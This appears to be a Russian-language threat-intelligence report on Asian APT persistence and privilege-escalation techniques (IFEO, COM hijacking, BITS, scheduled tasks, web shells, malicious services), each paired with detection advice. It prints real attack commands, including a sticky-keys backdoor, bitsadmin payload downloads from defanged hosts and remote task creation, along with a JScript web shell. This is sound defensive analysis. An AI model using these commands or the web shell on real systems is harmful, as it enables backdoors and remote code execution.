Image File Execution Options (IFEO) — ключ реестра Windows, который используется разработчиками для подключения инструмента для отладки к приложению. Когда процесс приложения запускается, отладчик, указанный в ключе реестра IFEO для приложения, добавляется в начало пути командной строки исполняемого файла, таким образом запуская приложение под отладчиком. Данную функцию Windows используют не только разработчики, но и злоумышленники. Ключ IFEO позволяет атакующим устанавливать закрепление в системе, так как в качестве отладчика они могут указать произвольный исполняемый файл.

IFEO представлен в реестре Windows в следующей ветке:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v Debugger /d "cmd.exe"
```

Добавив этот ключ реестра, при запуске Notepad.exe автоматически будет создаваться cmd.exe. Для применения этой техники необходимы права локального администратора.

Помимо закрепления в системе, злоумышленники применяют эту технику для повышения привилегий, так как вредоносный исполняемый файл будет загружен в запущенный процесс и будет выполняться в его контексте.

IFEO также позволяют запустить произвольную программу при автоматическом завершении работы определенной программы. Для этого нужно добавить следующие значения ключей реестра:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v
ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v
MonitorProcess /d "C:\Windows\system32\cmd.exe"
```

Примеры процедур

Один из примеров применения этой техники, замеченный у азиатских APT-группировок, пересекается также с техникой Event Triggered Execution: Accessibility Features T1546.008.

В этом примере злоумышленники использовали IFEO для установки бэкдора в системе, который можно запустить с экрана блокировки Windows. Некоторые программы из категории специальных возможностей, в частности, Sticky Keys (sethc.exe), можно запустить прямо с экрана блокировки, 5 раз нажав Shift, а Utility Manager (utilman.exe) вызывается с помощью горячих клавиш Windows+U.

Атакующие создали ключ Debugger для программы Sticky Keys (sethc.exe):

```
Registry_key: “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\sethc.exe”
Registry_value_name: “debugger”
Registry_value: “C:\Windows\system32\cmd.exe”
```

Поэтому при нажатии Shift 5 раз откроется командная строка с правами администратора — и злоумышленник получает контроль над системой.

Обнаружение

Для обнаружения этой техники необходимо отслеживать изменения в реестре Windows, а именно — следующие ветки реестра:

```
“HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\”
“HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit”
```

Также полезно отслеживать попытки изменения этих веток реестра из командной строки:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v Debugger /d "cmd.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v MonitorProcess /d "C:\Windows\system32\cmd.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v MonitorProcess /d "C:\Windows\system32\cmd.exe"
```

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Sysmon	Sysmon	13

Sigma-правила

- Sigma-Generic-Persistence by Image File Execution Options via Registry
- Sigma-Generic-Accessibility Features Backdoor Installation via ifeo debugger
- Sigma-Generic-Silent Process Exit Monitoring persistence via PowerShell
- Sigma-Generic-Application Verifier Persistence via PowerShell
- Sigma-Generic-Image File Execution Options Injection via SilentProcessExit
- Sigma-Generic-Accessibility Features Backdoor Installation via SilentProcessExit Monitoring

Event Triggered Execution: Component Object Model Hijacking T1546.015

Основное описание

Эта техника позволяет злоумышленникам выполнять произвольный код в контексте доверенного процесса. Чаще всего COM Hijacking — это замена легитимной DLL, являющейся COM-сервером, на вредоносную. Связи между ними хранятся в реестре. COM — это объектно-компонентная модель, которая позволяет программным компонентам общаться и взаимодействовать друг с другом.

Для COM Hijacking злоумышленники используют следующие ключи реестра в зависимости от различных случаев выполнения:

- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer
- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\TreatAs
- HKCU\Software\Classes\CLSID\<com_object_id>\ProgID

Злоумышленники выбирают такие COM-объекты, которые чаще всего используются процессами, но не сильно нарушают функциональность системы при замене DLL, чтобы сохранять свое присутствие, не вызывая обнаружения.

Примеры процедур


В одном из инцидентов, рассмотренных выше, мы встретили технику COM Hijacking. Процесс, запущенный со следующей командной строкой, добавил ключ реестра, соответствующий COM-объекту {ECD4FC4D-521C-11D0-B792-00A0C90312E1}.

```
Command_line: C:\Windows\system32\i.exe  C:\Windows\system32\2.bin
```

Семпл i.exe (MD5: 0024ee86702ee9234771731975e9ee47) принимает в качестве аргумента путь к COM DLL (MD5: 123FD2B1D1C1A03227B0E75572082436) и регистрирует ее в реестре:

```
Registry_key: $hkcu\software\classes\clsid\{ecd4fc4d-521c-11d0-b792-00a0c90312e1}\inprocserver32
Registry_value: $appdata\brmsl.exe.mui
```

Рисунок 43 Техника COM Hijacking



После добавления DLL в реестр процесс запустил ее с помощью rundll32.exe:

```
rundll32.exe  $appdata\brmsl.exe.mui StartNow
```

Для COM Hijacking злоумышленники выбрали {ECD4FC4D-521C-11D0-B792-00A0C90312E1} COM-объект (Shell Rebar BandSite), которому соответствует C:\Windows\system32\explorerframe.dll. Этот COM-объект используется очень часто:

Рисунок 44 События загрузки модуля explorerframe.dll в процессы

>	2023-04-24 16:59:34	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\windows\explorer.exe
>	2023-04-24 16:59:19	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\program files (x86)\google\chrome\application\chrome.exe
>	2023-04-24 16:44:16	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\program files (x86)\google\chrome\application\chrome.exe
>	2023-04-24 16:41:17	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\program files (x86)\google\chrome\application\chrome.exe
>	2023-04-24 16:39:13	ModuleLoaded	c:\windows\syswow64\explorerframe.dll	c:\program files (x86)\microsoft office\root\office16\outlook.exe
>	2023-04-24 16:32:49	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\windows\explorer.exe
>	2023-04-24 16:21:18	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\windows\system32\runtimebroker.exe
>	2023-04-24 16:20:54	ModuleLoaded	c:\windows\syswow64\explorerframe.dll	c:\program files (x86)\microsoft office\office16\outlook.exe
>	2023-04-24 16:12:57	ModuleLoaded	c:\windows\syswow64\explorerframe.dll	c:\program files (x86)\microsoft office\office16\excel.exe
>	2023-04-24 16:00:54	ModuleLoaded	c:\windows\system32\explorerframe.dll	c:\program files (x86)\google\chrome\application\chrome.exe

Обнаружение

Для обнаружения техники COM Hijacking можно отслеживать события загрузки неподписанных DLL в доверенные процессы (например, в explorer.exe). Также можно коррелировать изменения значений реестра, содержащих пути к COM-компонентам, с загрузкой этих COM-компонентов в доверенные процессы или стартом COM-серверов в качестве отдельных процессов/служб.

Значения, хранящие путь к COM-компонентам:

- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer
- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\TreatAs
- HKCU\Software\Classes\CLSID\<com_object_id>\ProgID

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 7, 13
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-COM Hijacking via Sdclt
- Sigma-Generic-COM Hijacking via mscfile
- Sigma-Generic-COM Hijacking via DelegateExecute
- Sigma-Generic-Discovery COM Keys via PowerShell
- Sigma-Generic-COM Hijacking via PowerShell
- Sigma-Generic-COM Hijacking via TreatAs

BITS Jobs T1197

Основное описание

BITS (Background Intelligent Transfer Service) Jobs T1197 — это техника, описывающая использование злоумышленниками BITS для загрузки и выполнения вредоносного кода на целевой системе. BITS является встроенным в операционную систему Windows сервисом. Эта техника плотно пересекается с техникой Ingress Tool Transfer T1105, поскольку описывает один из способов загрузки вредоносного программного обеспечения из внешней сети.

BITS — это служба, которая обеспечивает передачу файлов между компьютерами через Интернет или локальную сеть, используя доступную пропускную способность сети. Хакеры используют ее, чтобы скрыть свою активность от системы защиты и брандмауэров, поскольку BITS работает в фоновом режиме и может передавать данные через защищенные каналы связи. Также BITS используется многими приложениями и службами в Windows для обновления системы, загрузки файлов, установки программ и выполнения других операций передачи файлов. Она обеспечивает удобный механизм для эффективной и надежной передачи файлов в фоновом режиме, минимизируя влияние на производительность системы и доступ к сети.

Примеры процедур

Инцидент в Индонезии:

```
cmd.exe" /c bitsadmin /transfer n hxxp[:]//8.210.141[.]104[:]8099/1.txt $public\Downloads\1.txt"
```

Инцидент в Пакистане:

```
“$system32\cmd.exe” /c bitsadmin /transfer n
hxxps[:]//raw/githubusercontent[.]com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

Как можно заметить, в обоих примерах злоумышленники используют схожие командные строки с параметром /transfer. Здесь атакующие выполняют загрузку одного или нескольких файлов в указанные директории. Обычно это необходимо для доставки вредоносного кода с целью продвижения атаки.

Обнаружение

Основными способами детектирования BITS Jobs T1197 являются события создания процесса, с помощью которых можно обнаруживать подозрительные параметры командной строки, такие как download, copy, transfer. События создания процесса можно увидеть в решениях EDR, а также в стандартных логах Windows, например, Event ID 4688, или EventID 1 агента Sysmon.

В детектировании этой техники также стоит обращать внимание на отношение родительского и дочернего процесса. Создание процесса bitsadmin не от cmd.exe может быть индикатором аномалии. Как пример такого поведения:

```
Image_path: "$windir\$system32\bitsadmin.exe",
Parent_image_path: "$windir\$system32\wscript.exe",
Command_line: "$windir\$system32\bitsadmin.exe /transfer 8 <URL>l $user\$appdata\random.exe"
```

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Not Standard Parent Process Bitsadmin

Valid Accounts T1078

Основное описание

Атакующие используют уже имеющиеся в домене учетные записи пользователей, данные которых они могли получить на этапе Credential Access, купить в даркнете или достать каким-либо иным образом. Такие учетные записи могут использоваться для получения начального доступа, закрепления в системе, повышения привилегий, перемещения по сети, а также затруднения защиты.

Строгое разграничение доступа позволяет уменьшить вред, который может причинить компрометация учетных записей. Майкрософт предлагает подход к управлению привилегированными учетными данными на основе принципов нулевого доверия (Zero Trust), наименьших привилегий и принципа, предполагающего заведомую утечку.

Valid Accounts: Domain Accounts T1078.002

Основное описание

Атакующие используют для осуществления своих целей доменные аккаунты. Наиболее часто встречающаяся реализация этой техники — использование учетной записи доменного администратора, с помощью которой злоумышленники перемещаются по сети. Использованию скомпрометированной учетной записи сопутствуют и другие действия, относящиеся к технике Account Manipulation T1098: изменение пароля и/или добавление в группы (например, в группу Remote Desktop Users).

Примеры процедур

В одной из атак азиатская APT-группировка использовала учетные записи доменного пользователя и администратора для горизонтального перемещения по сети и для выполнения приложений. Другие учетные записи в домене оказались тоже скомпрометированы.

В рамках другой кампании атакующие использовали аккаунт доменного администратора, у которого сбросили пароль. В еще одной атаке азиатская APT-группировка использовала легитимные доменные учетные записи для удаленного подключения к хостам.

Обнаружение

Подход к детектированию этой техники можно выстроить вокруг аномалий, найденных в телеметрии, и событий, связанных со специально созданными аккаунтами-приманками (honeypots).

Scheduled Task/Job T1053

Основное описание

Запланированные задачи — это функция операционной системы, которая позволяет пользователям планировать выполнение программ или сценариев в определенное время или через определенные промежутки времени. Функция запланированных задач есть во всех операционных системах, и злоумышленники любят устанавливать их для закрепления в системе, так как они используются системными администраторами и различными легитимными приложениями.

Благодаря планировщику вредоносные программы могут запускаться каждый раз при старте системы или по расписанию в определенное время. Кроме того, запланированные задачи можно создать в контексте определенной учетной записи, например, с повышенными привилегиями, поэтому эта техника также представлена в тактике Privilege Escalation MITRE ATT&CK.

Scheduled Task/Job: Scheduled Task T1053.005

Основное описание

Рассмотрим подтехнику Scheduled Task T1053.005 — запланированные задачи Windows.

Запланированные задачи предоставляют удобный способ автоматизации рутинных или временных задач, таких как обслуживание системы, резервное копирование, запуск приложений или синхронизация данных.

Стоит отметить, что запланированные задачи обычно связаны с пользовательским контекстом, в котором они созданы. Для задач системного уровня или задач, требующих повышенных привилегий, администраторам может потребоваться настроить задачу для запуска с соответствующими разрешениями или использовать учетные записи служб.

Хотя запланированные задачи в первую очередь предназначены для законных целей, хакеры также могут использовать их для злонамеренных действий:

- Выполнение вредоносного ПО: хакеры могут создать запланированную задачу, которая инициирует выполнение вредоносного кода в системе. Это можно сделать, запланировав запуск задачи в определенное время или при выполнении определенных условий.
- Закрепление в системе: создав запланированную задачу, которая запускается при запуске системы или через определенные промежутки времени, они могут гарантировать, что их вредоносный код останется активным и не будет обнаружен в течение длительного периода времени.
- Эксфильтрация данных: атакующие могут планировать периодическое выполнение задач для сбора и эксфильтрации конфиденциальных данных из скомпрометированной системы.
- Повышение привилегий: запланированные задачи могут быть использованы для повышения привилегий в скомпрометированной системе. Создавая запланированную задачу с более высокими привилегиями (например. запуская от системы), атакующие могут расширить свой контроль над системой.

Создать запланированную задачу можно с помощью утилиты планировщика задач, предоставляемой Windows:

```
schtasks /create /tn «<task_name>» /tr «<path_to_executable>» /sc <schedule_type> /st <start_time>
```

Примеры процедур

Пример 1

Шифровальщик HolyGhost, распространяемый APT-группой Dark Seoul, создавал задачу также с помощью schtasks.exe:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Пример 2

В одном из инцидентов с участием бэкдора ShadowPad операторы APT-группы Winnti прежде, чем создать запланированную задачу, добавили атрибут системного файла к запускаемому вредоносу:

```
attrib +s crml.exe
schtasks /Create /Tn \Microsoft\Windows\Registration\CRMLog /sc daily /st 11:50 /tr
"C:\Windows\Registration\crml.exe" /ru system /f
schtasks /run /Tn \Microsoft\Windows\Registration\CRMLog
```

Пример 3

Утилита schtasks может использоваться для создания задач на удаленном хосте. Так это делала, например, группа ToddyCat:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
```

Пример 4

В другой атаке злоумышленники вместо указания исполняемого файла для запуска использовали XML-файл, представляющий собой задание в формате XML:

```
"$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLsApDgb" /XML
"$user\$temp\tmp8ACB.tmp"
```

Обнаружение

Чтобы обнаружить создание запланированных задач в системе, можно использовать события журнала Windows: EventID 4698 (создание запланированной задачи) и 4702 (обновление запланированной задачи).

Также необходимо отслеживать запуск процессов, связанных с созданием запланированных задач, например, schtasks.exe или командлет PowerShell — New-ScheduledTask.

Стоит обратить внимание на следующие параметры созданной задачи:

- Запуск исполняемого файла из общих директорий.
- Создание задачи в контексте другого пользователя: зачастую вредоносные задачи имеют параметр запуска от имени системы с целью повышения привилегий.
- Частота запуска: многие APT-группы указывают произведение запуска каждую минуту.
- Создание задачи на удаленном хосте: такой метод используется для бокового перемещения.

Источник событий	Журнал	Event ID
Windows	Security	4688, 4698, 4702
Sysmon	Sysmon	1
Windows	TaskScheduler	106, 200, 201

Sigma-правила

- Sigma-Generic-Windows Shell Started Schtasks
- Sigma-Generic-Suspicious Schtasks.exe Arguments
- Sigma-Generic-Scheduled Task Start from Public Directory

Server Software Component T1505

Основное описание

Техника описывает эксплуатацию различных компонентов и служб, работающих на сервере, таких как веб-сервисы, сервисы приложений, базы данных, почтовые сервисы и т. д. Злоумышленники часто нацеливаются на эти компоненты, чтобы использовать уязвимости или неправильные конфигурации для получения несанкционированного доступа, закрепления или выполнения вредоносного кода в целевой системе.

Server Software Component: Web Shell T1505.003

Основное описание

Азиатские APT-группы эксплуатируют популярные уязвимости веб-серверов. Получив доступ, атакующие могут установить бэкдор на веб-сервере и/или веб-шелл (web shell, или веб-оболочка) для закрепления в системе. Web shell — это командная оболочка для удаленного управления веб-сервером.

Примеры процедур

Пример 1

В инциденте с использованием ShadowPad в Пакистане атакующие установили web shell. На почтовом сервере были найдены вредоносные DLL.

Рисунок 45 Код вредоносной DLL

```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
```

```
"cmd" /c cd /d "C:/inetpub/wwwroot/aspnet_client" & whoami & echo [S] & cd & echo [E]"
```

Пример 2

В одном из расследований GERT, связанных с группировкой азиатского происхождения, специалисты выяснили, что атакующие проэксплутировали уязвимость CVE-2021-26855 ProxyLogon. Получив доступ к серверу MS Exchange, атакующие установили web shell. Были обнаружены следующие подозрительные файлы:

```
C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx
C:\inetpub\wwwroot\aspnet_client\Procdump.exe
C:\inetpub\wwwroot\aspnet_client\we1come.aspx
```

Обнаружение

Основным методом обнаружения web shell является отслеживание запуска командной оболочки от процесса веб-сервиса. Например:

```
Parent_image_path: “C:\Windows\System32\inetsrv\w3wp.exe”
Image_path: “C:\Windows\System32\cmd.exe”
```

Вместо cmd.exe атакующие могут использовать другие исполняемые файлы. Рассмотрите возможность детектировать запуск исполняемых файлов, которые обычно не запускаются от процесса веб-сервиса. Например, запуск команды whoami очень необычен для процесса веб-сервиса, а атакующие часто используют эту команду для проверки системных прав. Следовательно, можно создать правило детектирования подобного поведения.

Кроме того, можно отслеживать создание новых файлов в веб-директории.

Дополнительно необходимо мониторить логи веб-сервиса на наличие аномальных запросов, например, необычные User Agent или Referrer в заголовке HTTP.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Windows Shell Start by Web Applications

Privilege Escalation TA0004

Create or Modify System Process T1543

Основное описание

После загрузки операционной системы запускаются службы — процессы, управляемые диспетчером служб. Злоумышленники могут создавать или изменять службы для выполнения вредоносных полезных нагрузок в рамках повышения привилегий и закрепления.

С помощью служб можно настроить выполнение вредоносного кода при запуске системы или с повторяемым интервалом, чтобы обеспечить постоянное присутствие.

Службы могут быть созданы с правами администратора, но выполняться с правами SYSTEM, таким образом злоумышленники повышают привилегии.

Create or Modify System Process: Windows Service T1543.003

Основное описание

Злоумышленники чаще всего используют службы Windows для повышения привилегий, в том числе для закрепления в системе. Имея права локального администратора, атакующий может создать службу, которая будет выполняться от учетной записи NT AUTHORITY\ SYSTEM.

Службы Windows — это процессы, управление которыми происходит посредством диспетчера служб (Service Control Manager, SCM). Он запускает, останавливает, приостанавливает и возобновляет выполнение службы. Информация о службах хранится в реестре Windows:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
```

В этом ключе у каждой службы есть собственный подраздел, содержащий параметры конфигурации, такие как имя службы, описание, путь к исполняемому файлу, тип запуска и другие.

Обычно для создания новой или изменения существующей службы используют утилиту для взаимодействия с диспетчером служб — **sc.exe:**

```
sc <server> create <service_name> <option1> <option2>
sc <server> config <service_name> binpath= “<path_to_executable>”
```

Азиатские APT-группы чаще всего модифицируют реестр. Службу можно создать, добавив новый ключ реестра в ветку Services:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<service_name>" /v ImagePath /d "C:\evil.exe"
```

Для службы, работающей в контексте svchost.exe, указывается параметр ServiceDLL, содержащий путь до DLL-файла, реализующего работу службы, который будет загружен в процесс svchost.exe, указанный в ImagePath:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\ImagePath:
“%systemroot%\system32\svchost.exe -k <service_group>”
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Parameters\
ServiceDll: “<path_to_dll_file>”
```

Примеры процедур

Пример 1

Для азиатских APT-групп характерно создание вредоносной службы, выполняющейся в контексте процесса svchost.exe.

Как указывалось в описании первого инцидента, злоумышленники добавили имя службы SQLReader к ключу реестра **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs** и указали путь до DLL в соответствующем ключе реестра службы **SQLReader:**

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
netsvcs /t REG_MULTI_SZ /d AeLookupSvc\0 ... \0SQLReader
sc create SQLReader binpath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto
displayname= "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader /v Description /t
REG_SZ /d "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader\Parameters /v
ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\sqlrder.dll"
sc start SQLReader
```

Пример 2

ToddyCat активно использовала различные методы закрепления, в том числе и **Create or Modify System Process: Windows Service T1543.003.** Скрывая свои вредоносные службы в контексте процесса svchost.exe, они также добавили новое имя службы к **fontcsvc** и указали **ServiceDLL:**

```
Registry key: HKLM\System\ControlSet001\Services\FontCacheSvc\Parameters\ServiceDll
Registry value: C:\Program Files\Common Files\System\apibridge.dll
MD5: BB08CAE5C2C741BC040C9EC6E046BCAC
```

Служба была создана удаленно с помощью sc create:

```
sc \\<remote_hostname> create FontCacheSvc binpath= “C:\Windows\system32\svchost.exe
-k fontcsvc”
```

Пример 3

Еще один пример создания службы в контексте svchost.exe, замаскированной под службу push-уведомлений Windows. Легитимный вариант имеет 5 случайных символов на конце (например, WpnUserService_562df), что упрощает злоумышленнику скрытие вредоносной службы.

```
Service_name: WpnUserService_2727f.dll
C:\Windows\System32\svchost.exe -k WpnUserService_2727f
```

Пример 4

Помимо служб в контексте svchost.exe, нам встречались и легитимные исполняемые файлы, запущенные как службы, использовавшиеся для загрузки вредоносных библиотек (техника DLL Side-loading). При возникновении алерта на создание службы SOC-аналитики проверят исполняемый файл службы и, удостоверившись в легитимности по названию и хэшу, могут пропустить вредоносную активность.

Мы увидели подозрительное событие создания службы на удаленном хосте:

```
sc \\<remote_hostname> create ct binpath= “C:\Windows\system32\vlc.exe start”
sc \\<remote_hostname> create VLCMediaSvc binpath= “"C:\Program Files\Common Files\VLCMedia\
vlc.exe" service”
```

Пример 5

Еще одно применение техники DLL Side-loading вместе с созданием службы. В качестве исполняемого файла службы здесь был указан легитимный файл:

```
sc  create "server power" binpath= "C:\Windows\system32\cmd.exe /c
start C:\Windows\Help\help\MEUpdate.exe"
```

Пример 6

Еще один паттерн, встречающийся у азиатских APT-группировок, — удаление и перезапись службы.

В этом примере bat-файл запускается с системными правами. В нем служба создается с помощью sc, а запускается утилитой net.exe. Примечательным является то, что стандартная функция ServiceMain была изменена атакующими на функцию GetPrivateContextsPerfCounters.

```
"C:\Windows\system32\cmd.exe" /c “C:\Windows\temp\_lpih.bat C:\Windows\temp\sessionenv.dll”
sc  delete "SessionEnvSvc"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc"
/f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc" /t
REG_MULTI_SZ /d "SessionEnvSvc" /f
sc  create "SessionEnvSvc" binPath= "$system32\svchost.exe -k SessionEnvSvc" type= share start=
auto error= ignore DisplayName= "Remote Desktop Configuration Manager"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\SessionEnvSvc\Parameters" /v "ServiceDll" /t
REG_EXPAND_SZ /d "$windir\AppPatch\sessionenv.dll" /f"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\SessionEnvSvc\Parameters" /v "ServiceMain" /t
REG_SZ /d "GetPrivateContextsPerfCounters" /f" - changing default name of ServiceMain
net  start "SessionEnvSvc"
```

Пример 7

Похожие действия мы встретили при анализе инцидента в Кыргызстане: bat-файл был запущен на хосте удаленно при помощи WMI.

В отличие от предыдущего примера, здесь атакующие добавляют значение, определяющее действия в случае ошибок (FailureActions), но, как и в предыдущем примере, они меняют стандартную функцию ServiceMain на другую (в данном случае CreateConfigStream).

```
cmd /c c:\programdata\saL_L.bat c:\programdata\fdeploy.dll
sc stop "AudioSrvSrv"
sc delete "AudioSrvSrv"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "AudioSrvSrv" /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "AudioSrvSrv" /t
REG_MULTI_SZ /d "AudioSrvSrv" /f
sc  create "AudioSrvSrv" binPath= "$system32\svchost.exe -k AudioSrvSrv" type= share start= auto
error= ignore DisplayName= "Windows Audio Manager"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv" /v "FailureActions" /t REG_
BINARY /d "000000000000000000000000300000014000000010000000000000000100000000000000100000000000000" /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv\Parameters" /v "ServiceDll" /t
REG_EXPAND_SZ /d "$system32\wbem\audiosrv.dll" /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv\Parameters" /v "ServiceMain" /t
REG_SZ /d "CreateConfigStream" /f
net  start "AudioSrvSrv"
```

Обнаружение

Отслеживать создание новой службы достаточно легко, однако эту активность генерирует большое количество легитимных приложений, поэтому для каждой организации необходимо проводить тщательную фильтрацию приложений, которые используются в организации.

Основным методом обнаружения этой техники является мониторинг модификаций ветки Services реестра Windows, например:

- изменение значения параметра ImagePath
- изменение значения параметра ServiceDLL

Каким бы способом ни воспользовался злоумышленник, создание новой службы отразится в ветке реестра Services.

Помимо успешной установки службы, мы рекомендуем отслеживать также неудачные попытки создания служб, например, через командную строку:

- создание или модификация службы через sc.exe
- создание или модификация службы через reg.exe
- создание или модификация службы через PowerShell, а также вызовы Win API, например, в EPP/EDR-решениях

Стоит учитывать, что легитимное ПО часто создает службы Windows. Признаком вредоносной службы может являться расположение исполняемого файла в общедоступных директориях, в то время как легитимное ПО обычно запускается из Program Files.

Источник событий	Журнал	Event ID
